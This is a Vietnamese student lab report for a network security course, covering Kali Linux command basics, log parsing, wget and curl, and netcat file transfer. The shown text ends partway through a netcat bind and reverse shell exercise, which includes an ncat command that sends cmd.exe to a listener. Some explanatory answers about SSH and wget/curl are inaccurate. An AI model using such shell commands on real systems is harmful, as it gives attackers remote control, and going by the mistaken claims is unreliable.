

## BÁO CÁO BÀI TẬP

Môn học: An toàn mạng máy tính

Kỳ báo cáo: Buổi 01 (Session 01)

Tên chủ đề: Tổng quan Kali Linux

GV: Trần Nguyễn Đức Huy

Ngày báo cáo: 12/10/2022

**Nhóm: 5**

### 1. THÔNG TIN CHUNG:

(Liệt kê tất cả các thành viên trong nhóm)

Lớp: NT101.N12.ATCL

STT	Họ và tên	MSSV	Email
1	Vũ Hoàng Thạch Thiết	20521957	20521957@gm.uit.edu.vn
2	Nguyễn Hùng Thịnh	20521963	20521963@gm.uit.edu.vn
3	Dương Đỗ Khoa	20521465	20521465@gm.uit.edu.vn

### 2. NỘI DUNG THỰC HIỆN:<sup>1</sup>

STT	Công việc	Kết quả tự đánh giá
1	Nhóm phân chia công việc	100%
2	Các thành viên tiến hành làm phần của mình	100%
3	Thịnh làm báo cáo	100%
4	Thiết kiểm tra nội dung báo cáo	100%
5	Thịnh nộp bài	100%

---

<sup>1</sup> Ghi nội dung công việc, các kịch bản trong bài Thực hành

## MỤC LỤC

<b>LAB TASK SET 1: BÀI TẬP VỀ NHÀ .....</b>	<b>4</b>
<i>Task 1.1: Sử dụng lệnh which để xác định vị trí lưu trữ của lệnh pwd. ....</i>	<i>4</i>
<i>Task 1.2: Sử dụng lệnh locate để xác định vị trí lưu trữ wce32.exe .....</i>	<i>4</i>
<i>Task 1.3: Sử dụng lệnh find để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh ls -l trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining .....</i>	<i>4</i>
<i>Task 1.4: Liệt kê các port đang được mở trên Kali Linux .....</i>	<i>4</i>
<i>Task 1.5: Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.....</i>	<i>5</i>
<i>Task 1.6: Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động .....</i>	<i>5</i>
<i>Task 1.7: Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập? .....</i>	<i>5</i>
<i>Task 1.8: Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm. ....</i>	<i>6</i>
<i>Task 1.9: Ngoài cách sử dụng tiện ích history expansion, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm. ....</i>	<i>6</i>
<i>Task 1.10: Như đã biết, khi sử dụng toán tử "&gt;" để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm. ....</i>	<i>6</i>
<i>Task 1.11: Sử dụng lệnh cat cùng với lệnh sort để sắp xếp lại nội dung của tập tin /etc/passwd, sau đó lưu kết quả vào một tập tin mới có tên passwd_new và thực hiện đến số lượng dòng có trong tập tin mới.....</i>	<i>6</i>
<i>Task 1.12: Sử dụng tập tin /etc/passwd, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là /usr/sbin/nologin. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới .....</i>	<i>7</i>
<i>Task 1.13: Tải tập tin access_log.txt.gz tại (<a href="https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz">https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz</a>), sau đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.....</i>	<i>7</i>
<i>Task 1.14: Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl? ....</i>	<i>10</i>
<i>Task 1.15: Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn? Giải thích? .....</i>	<i>10</i>

<b>Task 1.16: Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?.....</b>	<b>10</b>
<b>Task 1.17: Máy chủ nào sẽ đóng vai trò là server? .....</b>	<b>10</b>
<b>Task 1.18: Máy chủ nào sẽ đóng vai trò là client? .....</b>	<b>10</b>
<b>Task 1.19: Nếu khai báo lệnh “nc -lvp 4444” thì thật chất, port 4444 được mở ở máy nào?.....</b>	<b>10</b>
<b>Task 1.20: Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.....</b>	<b>10</b>
<b>Task 1.21: Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat. ....</b>	<b>11</b>
<b>Task 1.22: So sánh ưu và nhược điểm khi sử dụng Reverse Shell và Bind Shell? Khi nào nên sử dụng Bind Shell? Khi nào nên sử dụng Reverse Shell?.....</b>	<b>12</b>
<b>Task 1.23: Thực hiện trao đổi tập tin, bind shell và reverse shell sử dụng PowerShell .....</b>	<b>13</b>
Task 1.23A Thực hiện trao đổi tập tin sử dụng powershell.....	13
Task 1.23B Bind shell sử dụng powershell.....	13
Task 1.23C ReverseShell .....	14
<b>Task 1.24: Ngoài netcat và powershell, còn cách nào có thể tạo ra được reverse shell và bind shell không? Cho một ví dụ. ....</b>	<b>15</b>

Phần bên dưới của báo cáo này là tài liệu báo cáo chi tiết của nhóm thực hiện.

# BÁO CÁO CHI TIẾT

## Lab Task Set 1: Bài tập về nhà

**Task 1.1:** Sử dụng lệnh *which* để xác định vị trí lưu trữ của lệnh *pwd*.

```
(kali㉿kali)-[~]  
$ sudo which pwd  
/usr/bin/pwd
```

**Task 1.2:** Sử dụng lệnh *locate* để xác định vị trí lưu trữ *wce32.exe*

```
(kali㉿kali)-[~]  
$ locate wce32.exe  
/usr/share/windows-resources/wce/wce32.exe
```

**Task 1.3:** Sử dụng lệnh *find* để xác định bất kỳ tập tin (không phải thư mục) đã được sửa đổi vào ngày trước đó, KHÔNG thuộc sở hữu của user root và thực thi lệnh *ls -l* trên chúng. KHÔNG được sử dụng các lệnh pipeline/chaining

```
(kali㉿kali)-[/usr]  
$ find / -mtime 1  
find: '/sys/kernel/tracing': Permission denied  
find: '/sys/kernel/debug': Permission denied  
find: '/sys/fs/pstore': Permission denied  
find: '/sys/fs/bpf': Permission denied  
find: '/sys/fs/fuse/connections/34': Permission denied  
find: '/proc/tty/driver': Permission denied  
find: '/proc/1/task/1/fd': Permission denied  
find: '/proc/1/task/1/fdinfo': Permission denied  
find: '/proc/1/task/1/ns': Permission denied  
find: '/proc/1/fd': Permission denied  
find: '/proc/1/map_files': Permission denied  
find: '/proc/1/fdinfo': Permission denied  
find: '/proc/1/ns': Permission denied  
find: '/proc/2/task/2/fd': Permission denied  
find: '/proc/2/task/2/fdinfo': Permission denied  
find: '/proc/2/task/2/ns': Permission denied  
find: '/proc/2/fd': Permission denied  
find: '/proc/2/map_files': Permission denied  
find: '/proc/2/fdinfo': Permission denied
```

**Task 1.4:** Liệt kê các port đang được mở trên Kali Linux

```
(kali@kali)-[~]
$ netstat -ltnp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name
tcp6      0      0 :::80                  :::*                    LISTEN      -

(kali@kali)-[~]
$ netstat -lunp
(Not all processes could be identified, non-owned process info
will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program
name

(kali@kali)-[~]
$
```

**Task 1.5:** Tại sao khi kiểm tra dịch vụ SSH có đang chạy hay không (Hình 10), kết quả hiển thị 2 dòng, trong khi dịch vụ HTTP (Hình 13), kết quả chỉ có 1 dòng.

Trong SSH việc trao đổi thông tin giữa Client-Server cần phải có sự kết nối qua lại giữa 2 thực thể, vì vậy sẽ cần 2 cổng để giao tiếp với nhau và sẽ hiển thị 2 dòng. Còn HTTP là giao thức truyền siêu văn bản. Giao thức này xác định cách các thông báo được định dạng và truyền đi nên không cần tới 2 cổng để giao tiếp nên chỉ có 1 dòng.

**Task 1.6:** Ngăn dịch vụ SSH chạy cùng với hệ thống lúc khởi động

```
(kali@kali)-[~]
$ sudo systemctl disable ssh
Synchronizing state of ssh.service with SysV service script with /lib/systemd/systemd-sysv-install.
Executing: /lib/systemd/systemd-sysv-install disable ssh
Removed "/etc/systemd/system/sshd.service".
Removed "/etc/systemd/system/multi-user.target.wants/ssh.service".
```

**Task 1.7:** Lịch sử các lệnh thực ra được lưu trữ ở đâu? Liệt kê các ưu, nhược điểm khi thực hiện lưu trữ lại các lệnh đã nhập?

Lịch sử các lệnh được lưu trữ ở file lịch sử dưới dạng .bash\_history

Ưu điểm:

- + giúp tăng hiệu suất công việc
- + được sử dụng để điều tra, xử lý các sự cố bảo mật.

Nhược điểm:

Do phải lưu trữ nên tốn tài nguyên, bộ nhớ.

**Task 1.8:** Có cách nào để ngăn chặn việc lưu trữ lịch sử lệnh hay không? Nếu có, hãy mô tả cách làm.

Có thể chỉ định một hoặc nhiều lệnh không bao giờ được ghi vào tệp lịch sử với biến `$HISTIGNORE`.

Ví dụ: `export HISTIGNORE="cd"`

Với ví dụ trên lệnh `history` sẽ không lưu lại lịch sử với câu lệnh `cd`.

**Task 1.9:** Ngoài cách sử dụng tiện ích `history expansion`, còn cách nào để thực hiện lại các lệnh đã nhập một cách nhanh chóng hay không? Nếu có, hãy mô tả cách làm.

Ngoài cách sử dụng tiện ích `history expansion`, chúng ta còn có thể dùng phím mũi tên ↑↓ để quay trở lại các lệnh ta đã nhập. Ngoài ra chúng ta còn có thể sử dụng phím Tab để hiển thị một số gợi ý.

**Task 1.10:** Như đã biết, khi sử dụng toán tử `>` để xuất kết quả vô tập tin, nếu tập tin đã tồn tại, nội dung trong tập tin sẽ bị thay thế bằng nội dung mới. Vậy, có cách nào để hoàn tác lại quá trình này hay không? Nếu có, hãy mô tả cách làm.

Hầu hết các tác vụ trong Linux không thể hoàn tác lại quá trình mà ta đã thực hiện. Để có thể tránh gây ra mất dữ liệu, ta nên tạo sẵn một file backup trước khi thao tác với tập tin chính. Hoặc sử dụng toán tử `>>` để nối thêm kết quả mới, sau đó xem xét giữ lại kết quả cũ hay mới.

**Task 1.11:** Sử dụng lệnh `cat` cùng với lệnh `sort` để sắp xếp lại nội dung của tập tin `/etc/passwd`, sau đó lưu kết quả vào một tập tin mới có tên `passwd_new` và thực hiện đến số lượng dòng có trong tập tin mới.



```
(kali㉿kali)-[~/Desktop]
$ cat /etc/passwd | sort > passwd_new

(kali㉿kali)-[~/Desktop]
$ ls
passwd_new

(kali㉿kali)-[~/Desktop]
$ cat passwd_new
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
avahi:x:111:117:Avahi mDNS daemon,,,:/run/avahi-daemon:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
colord:x:119:127:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
Debian-snmpp:x:123:131::/var/lib/snmpp:/bin/false
dnsmasq:x:110:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
games:x:5:60:games:/usr/games:/usr/sbin/nologin
geoclue:x:122:130::/var/lib/geoclue:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
inetsim:x:132:140::/var/lib/inetsim:/usr/sbin/nologin

(kali㉿kali)-[~/Desktop]
$ cat /etc/passwd | sort > passwd_new | wc -l
54
```

**Task 1.12:** Sử dụng tập tin `/etc/passwd`, trích xuất tên user và home directory cho tất cả user có shell được thiết lập là `/usr/sbin/nologin`. Lưu ý, chỉ sử dụng 1 dòng lệnh duy nhất. Kết quả xuất ra màn hình như hình dưới

```
nt101-20521963-wd
kali-linux-2022.3-vmw

kali@kali: ~/Desktop
File Actions Edit View Help

(kali㉿kali)-[~/Desktop]
$ cat /etc/passwd | grep /usr/sbin/nologin | awk -F: '{print "The user", $1, "is", $6}'


The user daemon is /usr/sbin
The user bin is /bin
The user sys is /dev
The user games is /usr/games
The user man is /var/cache/man
The user lp is /var/spool/lpd
The user mail is /var/mail
The user news is /var/spool/news
The user uucp is /var/spool/uucp
The user proxy is /bin
The user www-data is /var/www
The user backup is /var/backups
The user list is /var/list
The user irc is /run/ircd
The user gnats is /var/lib/gnats
The user nobody is /nonexistent
The user _apt is /nonexistent
The user systemd-network is /run/systemd
The user systemd-resolve is /run/systemd
The user systemd-timesync is /run/systemd
The user messagebus is /nonexistent
The user strongswan is /var/lib/strongswan
The user tcpdump is /nonexistent
The user usbmux is /var/lib/usbmux
```

**Task 1.13:** Tải tập tin `access_log.txt.gz` tại [https://github.com/blakduk/ahihi/raw/master/access\\_log.txt.gz](https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz), sau

*đó thực hiện liệt kê danh sách các địa chỉ IP và số lượng tương ứng, thực hiện sắp xếp giảm dần.*

*Dùng wget để tải file*

*Dùng gzip -d để giải nén*



```
kali@kali: ~/Desktop
File Actions Edit View Help

(kali@kali)-[~/Desktop]
$ wget https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
--2022-10-12 12:30:22-- https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz
Resolving github.com (github.com)... 20.205.243.166
Connecting to github.com (github.com)|20.205.243.166|:443 ... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz [following]
--2022-10-12 12:30:23-- https://raw.githubusercontent.com/blakduk/ahihi/master/access_log.txt.gz
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.10.133, 185.199.108.133, 185.199.111.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.110.133|:443 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: 3783 (3.7K) [application/octet-stream]
Saving to: 'access_log.txt.gz'

access_log.txt.gz 100%[=====>] 3.69K --.-KB/s in 0s

2022-10-12 12:30:23 (9.17 MB/s) - 'access_log.txt.gz' saved [3783/3783]

(kali@kali)-[~/Desktop]
$ ls
access_log.txt.gz passwd_new

(kali@kali)-[~/Desktop]
$ gzip -d access_log.txt.gz
```


*Dùng cat để đọc access\_log.txt*



```
(kali@kali)-[~/Desktop]
$ cat access_log.txt
201.21.152.44 - - [25/Apr/2013:14:05:35 -0700] "GET /favicon.ico HTTP/1.1" 4
04 89 "-" "Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.31 (KHTML, li
ke Gecko) Chrome/26.0.1410.64 Safari/537.31" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/jquery.jshowoff
.min.js HTTP/1.1" 200 2553 "http://www.random-site.com/" "Mozilla/5.0 (Linux
; U; Android 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML,
like Gecko) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:48 -0700] "GET /include/main.css HTTP/1
.1" 304 - "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.
2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Vers
ion/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:49 -0700] "GET /images/menu/2ny.png HTT
P/1.1" 200 2732 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Androi
d 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko
) Version/4.0 Mobile Safari/534.30" "www.random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /chicago/ HTTP/1.1" 200
7451 "http://www.random-site.com/" "Mozilla/5.0 (Linux; U; Android 4.1.2; en
-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko) Version/4
.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /include/jquery.js HTTP/
1.1" 304 - "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Android
4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko)
Version/4.0 Mobile Safari/534.30" "random-site.com"
70.194.129.34 - - [25/Apr/2013:14:10:58 -0700] "GET /images/footer.png HTTP/
1.1" 200 1024 "http://random-site.com/chicago/" "Mozilla/5.0 (Linux; U; Androi
d 4.1.2; en-us; SCH-I535 Build/JZ054K) AppleWebKit/534.30 (KHTML, like Gecko)
Version/4.0 Mobile Safari/534.30" "random-site.com"
```

Theo quan sát có thể thấy các địa chỉ IP đều nằm ở đầu và theo sau đó là dấu “-“ nên ta dùng lệnh **awk** để cắt các địa chỉ IP.

Dùng lệnh **uniq** với flag **-d**: chỉ in ra các dòng trùng lặp 1 lần, flag **-c**: đếm số lần lặp  
Dùng lệnh **sort** để sắp xếp với flag **-r** sắp xếp giảm dần, flag **-n** sắp xếp theo chữ số



```
(kali@kali)-[~/Desktop]
$ ls
access_log.txt  passwd_new

(kali@kali)-[~/Desktop]
$ cat access_log.txt | awk -F '-' '{print $1}' | uniq -cd | sort -nr | awk -F ' ' '{print "The IP Address " $2, "has hit", $1}'
The IP Address 208.68.234.99 has hit 1038
The IP Address 208.115.113.91 has hit 59
The IP Address 99.127.177.95 has hit 21
The IP Address 208.54.80.244 has hit 13
The IP Address 208.54.80.244 has hit 9
The IP Address 98.238.13.253 has hit 8
The IP Address 88.112.192.2 has hit 8
The IP Address 72.133.47.242 has hit 8
The IP Address 70.194.129.34 has hit 7
```

**Task 1.14: Hãy cho biết đường dẫn thực thi của 2 lệnh wget và curl?**

+ Lệnh wget: [https://github.com/blakduk/ahihi/raw/master/access\\_log.txt.gz](https://github.com/blakduk/ahihi/raw/master/access_log.txt.gz)

+ Lệnh curl:

[https://www.google.com/images/branding/googlelogo/2x/googlelogo\\_light\\_color\\_272x92dp.png](https://www.google.com/images/branding/googlelogo/2x/googlelogo_light_color_272x92dp.png)

**Task 1.15: Theo bạn, trong 2 lệnh tải về wget và curl, lệnh nào ưu việt hơn?****Giải thích?**

- + Lệnh wget là một lệnh truyền đơn giản còn curl sẽ cung cấp nhiều tiện ích hơn
- + curl cung cấp thư viện libcurl có thể được mở rộng thành các ứng dụng GUI, còn wget là một tiện ích dòng lệnh đơn giản
- + wget hỗ trợ ít giao thức hơn curl
- + wget có sẵn trong linux còn curl có sẵn trong window
- + curl hỗ trợ HTTP 2 chiều trong khi wget chỉ hỗ trợ POST
- + wget không hỗ trợ SOCKS
- + wget cần cài đặt gnulib
- + trong curl các tính năng như cookie, timestamp, và chuyển hướng được bật mặc định còn wget phải được chỉ định bật từng cái

**Task 1.16: Có thể sử dụng lệnh curl để thay đổi các HTTP header được hay không? Nếu được, cho ví dụ?**

+ Có thể dùng lệnh curl để thay đổi các HTTP header

+ Vd: `$ curl -H "Agent: linuxtect" https://www.linuxtect.com`

**Task 1.17: Máy chủ nào sẽ đóng vai trò là server?**

Máy sẽ đóng vai trò là server là máy linux sẽ lắng nghe bất cứ địa chỉ nào được kết nối tới port 4444


**Task 1.18: Máy chủ nào sẽ đóng vai trò là client?**

Máy đóng vai trò là client là máy win 10 sẽ thực hiện kết nối tới máy linux thông qua địa chỉ ip của máy linux và port 4444


**Task 1.19: Nếu khai báo lệnh “nc -lvnp 4444” thì thật chất, port 4444 được mở ở máy nào?**

Port sẽ được mở ở máy thực hiện câu lệnh để có thể lắng nghe các kết nối tới port đó

**Task 1.20: Thực hiện chuyển tập tin wget.exe trên máy Kali sang máy Windows 10.**




Trên máy kali




Trên máy win 10 ta thấy xuất hiện file `wget.exe` được gửi từ máy kali

### Task 1.21: Thực hiện lại chi tiết kịch bản Reverse Shell và Bind Shell sử dụng netcat.

#### + Bind shell



- Trên máy win 10 ta thực hiện lắng nghe trên port 4444 do kẻ tấn công là máy kali tạo ra



- Kẻ tấn công chỉ việc kết nối tới port đã tạo ra và sử dụng ip của máy nạn nhân là có thể tấn công thành công

#### + Reverse shell

```
(kali㉿kali)-[~]
$ nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.152.128] from (UNKNOWN) [192.168.152.129] 49785
Microsoft Windows [Version 10.0.17763.1935]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\Users\IEUser\Desktop>
```

- Trên máy attacker ta thực hiện lắng nghe ở một cổng bất kỳ (4444)

```
C:\Users\IEUser\Desktop>ncat 192.168.152.128 -e cmd.exe 4444
libnssock ssl_init_helper(): OpenSSL legacy provider failed to load.
```

